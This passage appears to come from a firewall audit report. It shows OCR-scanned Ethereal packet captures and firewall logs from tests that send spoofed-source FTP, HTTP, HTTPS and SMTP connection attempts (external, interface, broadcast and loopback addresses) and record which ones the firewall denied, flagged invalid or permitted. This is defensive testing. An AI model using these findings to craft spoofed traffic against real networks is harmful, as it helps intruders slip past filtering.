File I	Edit <u>C</u> apture	Display Tools			Help —
No. 🗸	Time	Source	Destination	Protocol	Info
1	0.000000	83.65.78.83	210.56.47.11	FTP	Request: Audit-dec0-Denied-FTP
2	0.000112	210.56.47.11	83.65.78.83	TCP	ftp > 1094 [RST, ACK] Seg=0 Ack=1855533393 Win=0 Len=0
3	1.026762	83.65.78.83	210.56.47.11	FTP	Request: Audit-dec0-Denied-FTP
4	1.026900	210.56.47.11	83.65.78.83	TCP	ftp > 1095 [RST, ACK] Seg=0 Ack=1007788587 Win=0 Len=0
5	2.053706	83.65.78.83	210.56.47.11	FTP	Request: Audit-dec0-Denied-FTP
6	2.053845	210.56.47.11	83.65.78.83	TCP	ftp > 1096 [RST, ACK] Seq=0 Ack=2055434631 win=0 Len=0
ব					
Filter:					Z Reset Apply File: Outside

FTP connection attempts from the spoofed source address (83.65.78.83) to the dec1 and dec2 interfaces were rejected, and the firewall issued a RST, ACK packet with a source address of the requested interface.

File	Edit Capture	Display Tools			He
	 Time	 Source	Destination	Protocol	
7	12.365713	83.65.78.83	192.168.200.20	FTP	Request: Audit-dec1-Denied-FTP
8	3 12.365856	192.168.200.20	83.65.78.83	TCP	ftp > 2722 [RST, ACK] Seq=0 Ack=1766379916 win=0 Len=0
9	3 13.397979	83.65.78.83	192.168.200.20	FTP	Request: Audit-dec1-Denied-FTP
10) 13.398131	192.168.200.20	83.65.78.83	TCP	ftp > 2723 [RST, ACK] Seg=0 Ack=1458806544 Win=0 Len=0
11	L 14.426506	83.65.78.83	192.168.200.20	FTP	Request: Audit-dec1-Denied-FTP
12	2 14.426645	192.168.200.20	83.65.78.83	TCP	ftp > 2724 [RST, ACK] Seg=0 Ack=1071944852 Win=0 Len=0
13	3 24.815089	83.65.78.83	192.168.201.50	FTP	Request: Audit-dec2-Denied-FTP
14	4 24.815226	192.168.201.50	83.65.78.83	TCP	ftp > 1694 [RST, ACK] Seq=0 Ack=590806388 win=0 Len=0
15	5 25.838712	83.65.78.83	192.168.201.50	FTP	Request: Audit-dec2-Denied-FTP
10	5 25.838852	192.168.201.50	83.65.78.83	TCP	ftp > 1695 [RST, ACK] Seq=0 Ack=1895534436 Win=0 Len=0
17	7 26.865099	83.65.78.83	192.168.201.50	FTP	Request: Audit-dec2-Denied-FTP
18	3 26.865235	192.168.201.50	83.65.78.83	TCP	ftp > 1696 [RST, ACK] Seg=0 Ack=1146161142 Win=0 Len=0
J					
⊲ Filter:	[Reset Apply File: Outside

All FTP connection attempts from the spoofed source address (83.65.78.83) to the internal servers were denied by the firewall, and the firewall did NOT respond to these packets.

2:16:38: D de	ec0 dec1	83.65.78.83	192.168.200.21	6	1091	21
2:16:39: D de	ec0 dec1	83.65.78.83	192.168.200.21	6	1092	21

2:16:40: D dec0	dec1	83.65.78.83	192.168.200.21	6	1093	21
2:16:50: D dec0	dec1	83.65.78.83	192.168.200.22	6	1175	21
2:16:51: D dec0	dec1	83.65.78.83	192.168.200.22	6	1176	21
2:16:52: D dec0	dec1	83.65.78.83	192.168.200.22	6	1177	21

All FTP connection attempts from the spoofed source address of the dec0 interface were denied by the firewall, and the firewall did NOT respond to these packets.

2:17:03:		100	210.56.47.11	210.56.47.11	6	2762	21
2:17:04:	D dec0	100	210.56.47.11	210.56.47.11	6	2763	21
2:17:05:	D dec0	100	210.56.47.11	210.56.47.11	6	2764	21
2:17:16:	D dec0	100	210.56.47.11	192.168.200.20	6	2689	21
2:17:17:	D dec0	100	210.56.47.11	192.168.200.20	6	2690	21
2:17:18:	D dec0	100	210.56.47.11	192.168.200.20	6	2691	21
2:17:41:	D dec0	100	210.56.47.11	192.168.201.50	6	2926	21
2:17:42:	D dec0	100	210.56.47.11	192.168.201.50	6	2927	21
2:17:43:	D dec0	100	210.56.47.11	192.168.201.50	6	2928	21
2:18:06:	D dec0	dec1	210.56.47.11	192.168.200.21	6	2987	21
2:18:07:	D dec0	dec1	210.56.47.11	192.168.200.21	6	2988	21
2:18:08:	D dec0	dec1	210.56.47.11	192.168.200.21	6	2989	21
2:18:31:	D dec0	dec1	210.56.47.11	192.168.200.22	6	2380	21
2:18:32:	D dec0	dec1	210.56.47.11	192.168.200.22	6	2381	21
2:18:33:	D dec0	dec1	210.56.47.11	192.168.200.22	6	2382	21
2:18:56:	D dec0	dec2	210.56.47.11	192.168.1.13	6	1649	21
2:18:57:	D dec0	dec2	210.56.47.11	192.168.1.13	6	1650	21
2:18:58:	D dec0	dec2	210.56.47.11	192.168.1.13	6	1651	21

All FTP connection attempts from the spoofed source addresses of any internal server or the dec1 or dec2 interface of the firewall were identified as invalid. The firewall did NOT respond to these packets.

2:17:28: I	dec0	100	192.168.200.20	192.168.200.20	6	2762	21
2:17:29: I	dec0	100	192.168.200.20	192.168.200.20	6	2763	21
2:17:30: I	dec0	100	192.168.200.20	192.168.200.20	6	2764	21
2:17:53: I	dec0	100	192.168.201.50	192.168.201.50	6	1543	21
2:17:54: I	dec0	100	192.168.201.50	192.168.201.50	6	1544	21
2:17:55: I	dec0	100	192.168.201.50	192.168.201.50	6	1545	21
2:18:18: I	dec0	dec1	192.168.200.21	192.168.200.21	6	1422	21
2:18:19: I	dec0	dec1	192.168.200.21	192.168.200.21	6	1423	21
2:18:20: I	dec0	dec1	192.168.200.21	192.168.200.21	6	1424	21
2:18:43: I	dec0	dec1	192.168.200.22	192.168.200.22	6	1847	21
2:18:44: I	dec0	dec1	192.168.200.22	192.168.200.22	6	1848	21
2:18:45: I	dec0	dec1	192.168.200.22	192.168.200.22	6	1849	21
2:19:09: I	dec0	dec2	192.168.1.13	192.168.1.13	6	1777	21
2:19:10: I	dec0	dec2	192.168.1.13	192.168.1.13	6	1778	21
2:19:11: I	dec0	dec2	192.168.1.13	192.168.1.13	6	1779	21

All FTP connection attempts from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

2:19:21: D lo0	100	255.255.255.255	210.56.47.11	6	2015	21
2:19:22: D lo0	100	255.255.255.255	210.56.47.11	6	2016	21
2:19:23: D lo0	100	255.255.255.255	210.56.47.11	6	2017	21

2:19:34:	D 100	100	255.255.255.255	192.168.200.20	6	2192	21
2:19:35:	D 100	100	255.255.255.255	192.168.200.20	6	2193	21
2:19:36:	D 100	100	255.255.255.255	192.168.200.20	6	2194	21
2:19:46:	D 100	100	255.255.255.255	192.168.201.50	6	1053	21
2:19:47:	D 100	100	255.255.255.255	192.168.201.50	6	1054	21
2:19:48:	D 100	100	255.255.255.255	192.168.201.50	6	1055	21
2:19:59:	D 100	100	255.255.255.255	192.168.200.21	6	1701	21
2:20:00:	D 100	100	255.255.255.255	192.168.200.21	6	1702	21
2:20:01:	D 100	100	255.255.255.255	192.168.200.21	6	1703	21
2:20:11:	D 100	100	255.255.255.255	192.168.200.22	6	1315	21
2:20:13:	D 100	100	255.255.255.255	192.168.200.22	6	1316	21
2:20:14:	D 100	100	255.255.255.255	192.168.200.22	6	1317	21
2:20:24:	D 100	100	255.255.255.255	192.168.1.13	6	2631	21
2:20:25:	D 100	100	255.255.255.255	192.168.1.13	6	2632	21
2:20:26:	D 100	100	255.255.255.255	192.168.1.13	6	2633	21

All FTP connection attempts from the loopback source address (127.0.0.1) were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

2:20:36:	I dec	0 100	127.0.0.1	210.56.47.11	6	1736	21
2:20:38:	I dec	0 100	127.0.0.1	210.56.47.11	6	1737	21
2:20:39:	I dec	0 100	127.0.0.1	210.56.47.11	6	1738	21
2:20:49:	I dec	0 100	127.0.0.1	192.168.200.2	06	2381	21
2:20:50:	I dec	0 100	127.0.0.1	192.168.200.2	06	2382	21
2:20:51:	I dec	0 100	127.0.0.1	192.168.200.2	06	2383	21
2:21:02:	I dec	0 100	127.0.0.1	192.168.201.5	0 6	1045	21
2:21:03:	I dec) lo0	127.0.0.1	192.168.201.5	0 6	1046	21
2:21:04:	I dec	0 100	127.0.0.1	192.168.201.5	0 6	1047	21
2:21:14:	I dec) decl	127.0.0.1	192.168.200.2	1 6	2365	21
2:21:15:	I dec) dec1	127.0.0.1	192.168.200.2	16	2366	21
2:21:17:	I dec) dec1	127.0.0.1	192.168.200.2	16	2367	21
2:21:27:	I dec) dec1	127.0.0.1	192.168.200.2	26	2969	21
2:21:28:	I dec) dec1	127.0.0.1	192.168.200.2	26	2970	21
2:21:29:	I dec) dec1	127.0.0.1	192.168.200.2	26	2971	21
2:21:40:	I dec) dec2	127.0.0.1	192.168.1.13	6	1229	21
2:21:41:	I dec) dec2	127.0.0.1	192.168.1.13	6	1230	21
2:21:42:	I dec) dec2	127.0.0.1	192.168.1.13	6	1231	21

3.5.2 HTTP Traffic

HTTP connection attempts from the spoofed source address (83.65.78.83) to the dec1 and dec2 interfaces were accepted, and the firewall issued a SYN, ACK packet. Since the firewall did not receive the expected ACK packet in response to the SYN, ACK packet; it sent another SYN, ACK packet approximately every 6 seconds. After the third SYN, ACK packet was sent, the firewall waited for approximately 45 seconds before issuing a RST, ACK packet.

File	Edit <u>C</u> apture	Display <u>T</u> ools				Hel
No. 🗸	Time	Source	Destination	Protocol	Info	
94	351.812941	83.65.78.83	192.168.200.20	HTTP	Continuation	
95	351.813139	192.168.200.20	83.65.78.83	TCP	http > 1233 [SYN, ACK] Seg=1185763860 Ack=957609472	Win-
96	352.859140	83.65.78.83	192.168.200.20	HTTP	Continuation	
97	352.859339	192.168.200.20	83.65.78.83	TCP	http > 1234 [SYN, ACK] Seq=1186424739 Ack=827994841	Win=
98	353.900477	83.65.78.83	192.168.200.20	HTTP	Continuation	
99	353.900703	192.168.200.20	83.65.78.83	TCP	http > 1235 [SYN, ACK] Seq=1186665494 Ack=478406543	Win=
100	354.045335	83.65.78.83	192.168.201.50	HTTP	Continuation	
101	354.045405	192.168.201.50	83.65.78.83	TCP	http > 1229 [SYN, ACK] Seq=1186752752 Ack=392730504	Win=
102	355.105329	83.65.78.83	192.168.201.50	HTTP	Continuation	
103	355.105488	192.168.201.50	83.65.78.83	TCP	http > 1230 [SYN, ACK] Seq=1188386506 Ack=1470969961	. wir
104	356.148666	83.65.78.83	192.168.201.50	HTTP	Continuation	
105	356.148863	192.168.201.50	83.65.78.83	TCP	http > 1231 [SYN, ACK] seq=1190474266 Ack=1298545485	i wir
T						2

All HTTP connection attempts from the spoofed source address (83.65.78.83) to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

2:21:57: D dec0	dec1	83.65.78.83	192.168.200.23	6	1208	80
2:21:58: D dec0	dec1	83.65.78.83	192.168.200.23	6	1209	80
2:21:59: D dec0	dec1	83.65.78.83	192.168.200.23	6	1210	80

All HTTP connection attempts from the spoofed source address of the firewall to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

2:22:09:	P dec0	100	210.56.47.11	210.56.47.11	6	1783	80
2:22:10:	P dec0	100	210.56.47.11	210.56.47.11	6	1784	80
2:22:11:	P dec0	100	210.56.47.11	210.56.47.11	6	1785	80
2:22:22:	P dec0	100	210.56.47.11	192.168.200.20	6	1608	80
2:22:23:	P dec0	100	210.56.47.11	192.168.200.20	6	1609	80
2:22:24:	P dec0	100	210.56.47.11	192.168.200.20	6	1610	80
2:22:34:	P decl	100	192.168.200.20	192.168.200.20	6	2790	80
2:22:35:	P decl	100	192.168.200.20	192.168.200.20	6	2791	80
2:22:36:	P decl	100	192.168.200.20	192.168.200.20	6	2792	80
2:22:47:	P dec0	100	210.56.47.11	192.168.201.50	6	2649	80
2:22:48:	P dec0	100	210.56.47.11	192.168.201.50	6	2650	80
2:22:49:	P dec0	100	210.56.47.11	192.168.201.50	6	2651	80
2:22:59:	P dec2	100	192.168.201.50	192.168.201.50	6	1671	80
2:23:00:	P dec2	100	192.168.201.50	192.168.201.50	6	1672	80
2:23:01:	P dec2	100	192.168.201.50	192.168.201.50	6	1673	80

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.

File	Edit <u>Capture</u>	Display Tools				Hel
No. 🗸	Time	Source	Destination	Protocol	Info	
115	368.808368	210.56.47.11	210.56.47.11	HTTP	Continuation	
116	369.855598	210.56.47.11	210.56.47.11	HTTP	Continuation	
117	370.884757	210.56.47.11	210.56.47.11	HTTP	Continuation	
118	381.325348	210.56.47.11	192.168.200.20	HTTP	Continuation	
120	382.389656	210.56.47.11	192.168.200.20	HTTP	Continuation	
122	383.419818	210.56.47.11	192.168.200.20	HTTP	Continuation	
127	393.847508	192.168.200.20	192.168.200.20	HTTP	Continuation	
128	394.904677	192.168.200.20	192.168.200.20	HTTP	Continuation	
129	395.929779	192.168.200.20	192.168.200.20	HTTP	Continuation	
130	406.346147	210.56.47.11	192.168.201.50	HTTP	Continuation	
131	407.409645	210.56.47.11	192.168.201.50	HTTP	Continuation	
132	408.439922	210.56.47.11	192.168.201.50	HTTP	Continuation	
133	418.852562	192.168.201.50	192.168.201.50	HTTP	Continuation	
134	419.912540	192.168.201.50	192.168.201.50	HTTP	Continuation	
135	420.942817	192.168.201.50	192.168.201.50	HTTP	Continuation	
4						>

All HTTP connection attempts from the spoofed source address of the dec0 interface to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

2:23:12: D de	c0 dec1	210.56.47.11	192.168.200.23	6	1345	80
2:23:13: D de	c0 dec1	210.56.47.11	192.168.200.23	6	1346	80
2:23:14: D de	c0 dec1	210.56.47.11	192.168.200.23	6	1347	80

All HTTP connection attempts from the spoofed source address of the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

2:23:25:	I dec0	dec1	192.168.200.23	192.168.200.23	6	1709	80
2:23:26:	I dec0	dec1	192.168.200.23	192.168.200.23	6	1710	80
2:23:27:	I dec0	dec1	192.168.200.23	192.168.200.23	6	1711	80

All HTTP connection attempts from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

2:23:37:	D 100	100	255.255.255.255	210.56.47.11	6	2052	80
2:23:38:	D 100	100	255.255.255.255	210.56.47.11	6	2053	80
2:23:39:	D 100	100	255.255.255.255	210.56.47.11	6	2054	80
2:23:50:	D 100	100	255.255.255.255	192.168.200.20	6	1314	80
2:23:51:	D 100	100	255.255.255.255	192.168.200.20	6	1315	80
2:23:52:	D 100	100	255.255.255.255	192.168.200.20	6	1316	80
2:24:02:	D 100	100	255.255.255.255	192.168.201.50	6	1257	80
2:24:03:	D 100	100	255.255.255.255	192.168.201.50	6	1258	80
2:24:04:	D 100	100	255.255.255.255	192.168.201.50	6	1259	80
2:24:15:	D 100	100	255.255.255.255	192.168.200.23	6	2024	80
2:24:16:	D 100	100	255.255.255.255	192.168.200.23	6	2025	80

2:24:17: D lo0 lo0 255.255.255.255 192.168.200.23 6 2026 80

All HTTP connection attempts from the loopback source address (127.0.0.1) to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

2:24:27:	P 100	100	127.0.0.1	210.56.47.11	6	2696	80
2:24:28:	P 100	100	127.0.0.1	210.56.47.11	6	2697	80
2:24:29:	P 100	100	127.0.0.1	210.56.47.11	6	2698	80
2:24:40:	P 100	100	127.0.0.1	192.168.200.20	6	2986	80
2:24:41:	P 100	100	127.0.0.1	192.168.200.20	6	2987	80
2:24:42:	P 100	100	127.0.0.1	192.168.200.20	6	2988	80
2:24:52:	P 100	100	127.0.0.1	192.168.201.50	6	1732	80
2:24:53:	P 100	100	127.0.0.1	192.168.201.50	6	1733	80
2:24:54:	P 100	100	127.0.0.1	192.168.201.50	6	1734	80

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.

© 0ut	tside - Ethereal	*		<u></u>	_	
File	<u>Edit</u> <u>Capture</u>	Display Tools				Help
No. 🗸	Time	Source	Destination	⊃rotocol	Info	
160	506.908801	127.0.0.1	210.56.47.11	HTTP	Continuation	_
161	507.966101	127.0.0.1	210.56.47.11	HTTP	Continuation	
162	508.992263	127.0.0.1	210.56.47.11	HTTP	Continuation	
163	519.422844	127.0.0.1	192.168.200.20	HTTP	Continuation	
164	520.483972	127.0.0.1	192.168.200.20	HTTP	Continuation	
165	521.512234	127.0.0.1	192.168.200.20	HTTP	Continuation	
166	531.922545	127.0.0.1	192.168.201.50	HTTP	Continuation	
167	532.987074	127.0.0.1	192.168.201.50	HTTP	Continuation	
168	534.015331	127.0.0.1	192.168.201.50	HTTP	Continuation	
1						2
Filter:	(!tcp.port == 21)	/ Reset Appl	y File: Ou	itside	

All HTTP connection attempts from the loopback source address (127.0.0.1) to the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

2:25:05: I dec0	dec1 127.0.0.1	192.168.200.23	6	2942	80
2:25:06: I dec0	dec1 127.0.0.1	192.168.200.23	6	2943	80
2:25:07: I dec0	dec1 127.0.0.1	192.168.200.23	6	2944	80

3.5.3 HTTPS Traffic

HTTPS connection attempts from the spoofed source address (83.65.78.83) to the dec1 and dec2 interfaces were accepted, and the firewall issued a SYN, ACK packet. Since the firewall did not receive the expected ACK packet in response to the SYN, ACK packet; it sent another SYN, ACK packet approximately every 6 seconds. After the third SYN, ACK packet was sent, the firewall waited for approximately 45 seconds before issuing a RST, ACK packet.

File	Edit <u>C</u>	Capture	Display Tools							He —
Vo	Time		Source	Destination	Protocol	Info				
172	557.5	59671	83.65.78.83	192.168.200.20	SSL	Continuation	Data			
173	557.5	59870	192.168.200.20	83.65.78.83	TCP	https > 2804	[SYN,	ACK]	Seq=1216856272	Ack=7890
174	558.6	20016	83.65.78.83	192.168.200.20	SSL	Continuation	Data			
175	558.6	20235	192.168.200.20	83.65.78.83	TCP	https > 2805	[SYN,	ACK]	Seq=1217586727	Ack=142
176	559.6	68249	83.65.78.83	192.168.200.20	SSL	Continuation	Data		1010 CAR - CONTRACTOR - CONTRACTOR	
177	559.6	68445	192.168.200.20	83.65.78.83	TCP	https > 2806	[SYN,	ACK]	Seq=1219029388	Ack=126
178	559.8	321083	83.65.78.83	192.168.201.50	SSL	Continuation	Data			
179	559.8	321155	192.168.201.50	83.65.78.83	TCP	https > 2643	[SYN,	ACK]	Seq=1219309080	Ack=415
180	560.8	868436	83.65.78.83	192.168.201.50	SSL	Continuation	Data			
181	560.8	868630	192.168.201.50	83.65.78.83	TCP	https > 2644	[SYN,	ACK]	Seq=1219609163	Ack=720
182	561.9	20434	83.65.78.83	192.168.201.50	SSL	Continuation	Data			
183	561.9	20632	192.168.201.50	83.65.78.83	TCP	https > 2645	[SYN,	ACK]	Seq=1219798013	Ack=146
1										

All HTTPS connection attempts from the spoofed source address (83.65.78.83) to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

2:25:22: D dec0	dec1 83.65.78.83	192.168.200.23	6	1108	443
2:25:23: D dec0	dec1 83.65.78.83	192.168.200.23	6	1109	443
2:25:24: D dec0	dec1 83.65.78.83	192.168.200.23	6	1110	443

All HTTPS connection attempts from the spoofed source address of the firewall to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

2:25:35:	P dec0	100	210.56.47.11	210.56.47.11	6	1346	443
2:25:36:	P dec0	100	210.56.47.11	210.56.47.11	6	1347	443
2:25:37:	P dec0	100	210.56.47.11	210.56.47.11	6	1348	443
2:25:47:	P dec0	100	210.56.47.11	192.168.200.20	6	1594	443
2:25:48:	P dec0	100	210.56.47.11	192.168.200.20	6	1595	443
2:25:49:	P dec0	100	210.56.47.11	192.168.200.20	6	1596	443
2:26:00:	P decl	100	192.168.200.20	192.168.200.20	6	2037	443
2:26:01:	P decl	100	192.168.200.20	192.168.200.20	6	2038	443
2:26:02:	P decl	100	192.168.200.20	192.168.200.20	6	2039	443
2:26:12:	P dec0	100	210.56.47.11	192.168.201.50	6	2243	443
2:26:13:	P dec0	100	210.56.47.11	192.168.201.50	6	2244	443
2:26:15:	P dec0	100	210.56.47.11	192.168.201.50	6	2245	443
2:26:25:	P dec2	100	192.168.201.50	192.168.201.50	6	1722	443
2:26:26:	P dec2	100	192.168.201.50	192.168.201.50	6	1723	443
2:26:27:	P dec2	100	192.168.201.50	192.168.201.50	6	1724	443

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.

File	Edit	Capture	Display Tools				Hel
No. 🗸	Time		Source	Destination	Protocol	Info	
193	574.	586299	210.56.47.11	210.56.47.11	SSL	Continuation Data	
194	575.	632382	210.56.47.11	210.56.47.11	SSL	Continuation Data	
195	576.	661664	210.56.47.11	210.56.47.11	SSL	Continuation Data	
196	587.	088923	210.56.47.11	192.168.200.20	SSL	Continuation Data	
198	588.3	135210	210.56.47.11	192.168.200.20	SSL	Continuation Data	
200	589.3	160518	210.56.47.11	192.168.200.20	SSL	Continuation Data	
205	599.	609400	192.168.200.20	192.168.200.20	SSL	Continuation Data	
206	600.	655405	192.168.200.20	192.168.200.20	SSL	Continuation Data	
207	601.	685562	192.168.200.20	192.168.200.20	SSL	Continuation Data	
208	612.3	135427	210.56.47.11	192.168.201.50	SSL	Continuation Data	
209	613.3	181547	210.56.47.11	192.168.201.50	SSL	Continuation Data	
210	614.	207633	210.56.47.11	192.168.201.50	SSL	Continuation Data	
211	624.	703218	192.168.201.50	192.168.201.50	SSL	Continuation Data	
212	625.	748595	192.168.201.50	192.168.201.50	SSL	Continuation Data	
213	626.	781999	192.168.201.50	192.168.201.50	SSL	Continuation Data	
1			1				2

All HTTPS connection attempts from the spoofed source address of the dec0 interface to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

2:26:38: D dec0	dec1 210.56.47.11	192.168.200.23	6	1184	443
2:26:39: D dec0	dec1 210.56.47.11	192.168.200.23	6	1185	443
2:26:40: D dec0	dec1 210.56.47.11	192.168.200.23	6	1186	443

All HTTPS connection attempts from the spoofed source address of the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

2:26:50: I	dec0 dec1	192.168.200.23	192.168.200.23	6	1488	443
2:26:51: I	dec0 dec1	192.168.200.23	192.168.200.23	6	1489	443
2:26:52: I	dec0 dec1	192.168.200.23	192.168.200.23	6	1490	443

All HTTPS connection attempts from the broadcast source address (255.255.255.255) were denied by the firewall, and the firewall did NOT respond to these packets.

2:27:03:	D	100	100	255.255.255.255	210.56.47.11	6	1685	443
2:27:04:	D	100	100	255.255.255.255	210.56.47.11	6	1686	443
2:27:05:	D	100	100	255.255.255.255	210.56.47.11	6	1687	443
2:27:15:	D	100	100	255.255.255.255	192.168.200.20	6	1844	443
2:27:16:	D	100	100	255.255.255.255	192.168.200.20	6	1845	443
2:27:17:	D	100	100	255.255.255.255	192.168.200.20	6	1846	443
2:27:28:	D	100	100	255.255.255.255	192.168.201.50	6	2724	443
2:27:29:	D	100	100	255.255.255.255	192.168.201.50	6	2725	443
2:27:30:	D	100	100	255.255.255.255	192.168.201.50	6	2726	443
2:27:40:	D	100	100	255.255.255.255	192.168.200.23	6	2966	443
2:27:42:	D	100	100	255.255.255.255	192.168.200.23	6	2967	443
2:27:43:	D	100	100	255.255.255.255	192.168.200.23	6	2968	443

All HTTPS connection attempts from the loopback source address (127.0.0.1) to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

2:27:53:	Ρ	100	100	127.0.0.1	210.56.47.11	6	1161	443
2:27:54:	Ρ	100	100	127.0.0.1	210.56.47.11	6	1162	443
2:27:55:	Ρ	100	100	127.0.0.1	210.56.47.11	6	1163	443
2:28:06:	Ρ	100	100	127.0.0.1	192.168.200.20	6	2731	443
2:28:07:	Ρ	100	100	127.0.0.1	192.168.200.20	6	2732	443
2:28:08:	Ρ	100	100	127.0.0.1	192.168.200.20	6	2733	443
2:28:18:	Ρ	100	100	127.0.0.1	192.168.201.50	6	1346	443
2:28:19:	Ρ	100	100	127.0.0.1	192.168.201.50	6	1347	443
2:28:20:	Ρ	100	100	127.0.0.1	192.168.201.50	6	1348	443

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.

File	<u>Edit</u> <u>Capture</u>	<u>D</u> isplay <u>T</u> ools				<u>H</u> elp
No. 🗸	Time	Source	Destination	Protocol	Info	
238	712.721431	127.0.0.1	210.56.47.11	SSL	Continuation Data	
239	713.789005	127.0.0.1	210.56.47.11	SSL	Continuation Data	
240	714.816127	127.0.0.1	210.56.47.11	SSL	Continuation Data	
241	725.235738	127.0.0.1	192.168.200.20	SSL	Continuation Data	
242	726.297854	127.0.0.1	192.168.200.20	SSL	Continuation Data	
243	727.322262	127.0.0.1	192.168.200.20	SSL	Continuation Data	
244	737.749657	127.0.0.1	192.168.201.50	SSL	Continuation Data	
245	738.807810	127.0.0.1	192.168.201.50	SSL	Continuation Data	
246	739.839707	127.0.0.1	192.168.201.50	SSL	Continuation Data	
1						~

All HTTPS connection attempts from the loopback source address (127.0.0.1) to the internal server were identified by the firewall as invalid, and the firewall did NOT respond to these packets.

2:28:31:	I de	ec0 dec1	127.0.0.1	192.168.200.23	6	2244	443
2:28:32:	I de	ec0 dec1	127.0.0.1	192.168.200.23	6	2245	443
2:28:33:	I de	ec0 dec1	127.0.0.1	192.168.200.23	6	2246	443

3.5.4 SMTP Traffic

SMTP connection attempts from the spoofed source address (83.65.78.83) to the dec1 and dec2 interfaces were accepted, and the firewall issued a SYN, ACK packet. Since the firewall did not receive the expected ACK packet in response to the SYN, ACK packet; it sent another SYN, ACK packet approximately every 6 seconds. After the third SYN, ACK packet was sent, the firewall waited for approximately 45 seconds before issuing a RST, ACK packet.

File	<u>Edit</u> <u>Capture</u>	<u>D</u> isplay <u>T</u> ools					Help
No. 🗸	Time	Source	Destination	Protocol	Info		
250	762.798269	83.65.78.83	192.168.200.20	SMTP	Message Body		
251	762.798452	192.168.200.20	83.65.78.83	TCP	smtp > 1201 [SYN,	ACK] Seq=1254772	126 A
252	763.868031	83.65.78.83	192.168.200.20	SMTP	Message Body		
253	763.868188	192.168.200.20	83.65.78.83	TCP	smtp > 1202 [SYN,	ACK] Seq=1255212	750 A
254	764.917316	83.65.78.83	192.168.200.20	SMTP	Message Body	na anna ann an an Anna an Anna ann an A	
255	764.917495	192.168.200.20	83.65.78.83	TCP	smtp > 1203 [SYN,	ACK] Seq=1255587	132 A
256	765.061871	83.65.78.83	192.168.201.50	SMTP	Message Body	anana <u>-</u> an carana an	
257	765.061945	192.168.201.50	83.65.78.83	TCP	smtp > 1568 [SYN,	ACK] Seq=1255845	939 A
258	766.121372	83.65.78.83	192.168.201.50	SMTP	Message Body	10 NC	
259	766.121552	192.168.201.50	83.65.78.83	TCP	smtp > 1569 [SYN,	ACK] Seq=1257866	459 A
260	767.172536	83.65.78.83	192.168.201.50	SMTP	Message Body		
261	767.172717	192.168.201.50	83.65.78.83	TCP	smtp > 1570 [SYN,	ACK] Seq=1259564	101 A
1			<u> </u>				

All SMTP connection attempts from the spoofed source address (83.65.78.83) to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

2:28:48: D	dec0 dec2	83.65.78.83	192.168.1.12	6	1118	25
2:28:49: D	dec0 dec2	83.65.78.83	192.168.1.12	6	1119	25
2:28:50: D	dec0 dec2	83.65.78.83	192.168.1.12	6	1120	25

All SMTP connection attempts from the spoofed source address of the firewall to the dec0, dec1 or dec2 interface were flagged as permitted by the firewall.

2:29:00:	P dec0	100	210.56.47.11	210.56.47.11	6	1629	25
2:29:01:	P dec0	100	210.56.47.11	210.56.47.11	6	1630	25
2:29:02:	P dec0	100	210.56.47.11	210.56.47.11	6	1631	25
2:29:13:	P dec0	100	210.56.47.11	192.168.200.20	6	1858	25
2:29:14:	P dec0	100	210.56.47.11	192.168.200.20	6	1859	25
2:29:15:	P dec0	100	210.56.47.11	192.168.200.20	6	1860	25
2:29:25:	P dec1	100	192.168.200.20	192.168.200.20	6	2593	25
2:29:27:	P dec1	100	192.168.200.20	192.168.200.20	6	2594	25
2:29:28:	P decl	100	192.168.200.20	192.168.200.20	6	2595	25
2:29:38:	P dec0	100	210.56.47.11	192.168.201.50	6	1422	25
2:29:39:	P dec0	100	210.56.47.11	192.168.201.50	6	1423	25
2:29:40:	P dec0	100	210.56.47.11	192.168.201.50	6	1424	25
2:29:50:	P dec2	100	192.168.201.50	192.168.201.50	6	2507	25
2:29:52:	P dec2	100	192.168.201.50	192.168.201.50	6	2508	25
2:29:53:	P dec2	100	192.168.201.50	192.168.201.50	6	2509	25

Interesting to note is that a check of the sniffer output and you see that the firewall did NOT respond to these packets.

File	Edit <u>C</u> apture	<u>Display</u> <u>Tools</u>				H
No	Time	Source	Destination	⊃rotocol	Info	
271	779.806337	210.56.47.11	210.56.47.11	SMTP	Message Body	
272	780.880487	210.56.47.11	210.56.47.11	SMTP	Message Body	
273	781.909895	210.56.47.11	210.56.47.11	SMTP	Message Body	
274	792.629184	210.56.47.11	192.168.200.20	SMTP	Message Body	
276	793.691275	210.56.47.11	192.168.200.20	SMTP	Message Body	
280	794.720532	210.56.47.11	192.168.200.20	SMTP	Message Body	
283	805.139081	192.168.200.20	192.168.200.20	SMTP	Message Body	
284	806.197433	192.168.200.20	192.168.200.20	SMTP	Message Body	
285	807.222574	192.168.200.20	192.168.200.20	SMTP	Message Body	
286	817.655300	210.56.47.11	192.168.201.50	SMTP	Message Body	
287	818.704504	210.56.47.11	192.168.201.50	SMTP	Message Body	
288	819.725543	210.56.47.11	192.168.201.50	SMTP	Message Body	
289	830.134819	192.168.201.50	192.168.201.50	SMTP	Message Body	
290	831.197182	192.168.201.50	192.168.201.50	SMTP	Message Body	
291	832.218415	192.168.201.50	192.168.201.50	SMTP	Message Body	
1						D

All SMTP connection attempts from the spoofed source address of the dec0 interface to the internal server were denied by the firewall, and the firewall did NOT respond to these packets.

2:30:03: D dec0	dec2 210.56.47.11	192.168.1.12	6	1902	25
2:30:04: D dec0	dec2 210.56.47.11	192.168.1.12	6	1903	25
2:30:05: D dec0	dec2 210.56.47.11	192.168.1.12	6	1904	25

